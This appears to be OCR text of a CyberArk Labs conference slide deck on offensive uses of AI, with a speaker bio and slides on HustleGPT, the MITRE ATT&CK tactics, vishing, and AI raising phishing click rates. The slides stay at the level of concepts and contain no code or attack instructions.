
CYBERARK \ LABS

# One Giant Leap for (Offensive) AI

# Artificial Intelligence



Jackson Greathouse Fall
@jacksonfall

I gave GPT-4 a budget of $100 and told it to make as much money as possible.


I'm acting as its human liaison, buying anything it says to.

Do you think it'll be able to make smart investments and build an online business?

Follow along 👀

Model: GPT-4

You are HustleGPT, an entrepreneurial AI. I am your human counterpart. I can act as a liaison between you and the physical world. You have $100, and your only goal is to turn that into as much money as possible in the shortest time possible, without doing anything illegal. I will do everything you say and keep you updated on our current cash total. No manual labor



/imagine

prompt a hyperrealistic photographic portrait of Satoshi Nakamoto, the creator of Bitcoin.

# Coding & Development

# Andy Thompson

*Offensive Security Research Evangelist*

- SSCP/CISSP
- GPEN
- Emcee of Dallas Hackers Association
- Travel Hacker

in andythompsoninfosec

Andy_Thompson

Andy.Thompson@CyberArk.com

# CyberArk Labs Mission

Vulnerability Research

Malware/Breach Analysis


*“Think like an attacker.”*

# CyberArk Labs

Publications

Open-Source Tools

Security Conferences



Recon

Resource Development

Initial Access

Execution

Persistence

Privilege Escalation

Defense Evasion

Credentials Access

Discovery

Lateral Movement


Collection

C&C

Exfiltration

Impact

# AI & MITRE Matrix



Recon


Initial Access

{Vishing}

Resource Development

Execution

# Vishing



Sure Matt! Where should I send it to you?


# A Special Message from Matt

# AI will Increase Campaign Success Rates


Current phishing email click ratio: **5-10%**

## Alarming surge predicted.

- Feedback Loops
- A/B Testing
- Dynamic Adjustment



# AI & MITRE ATT&CK

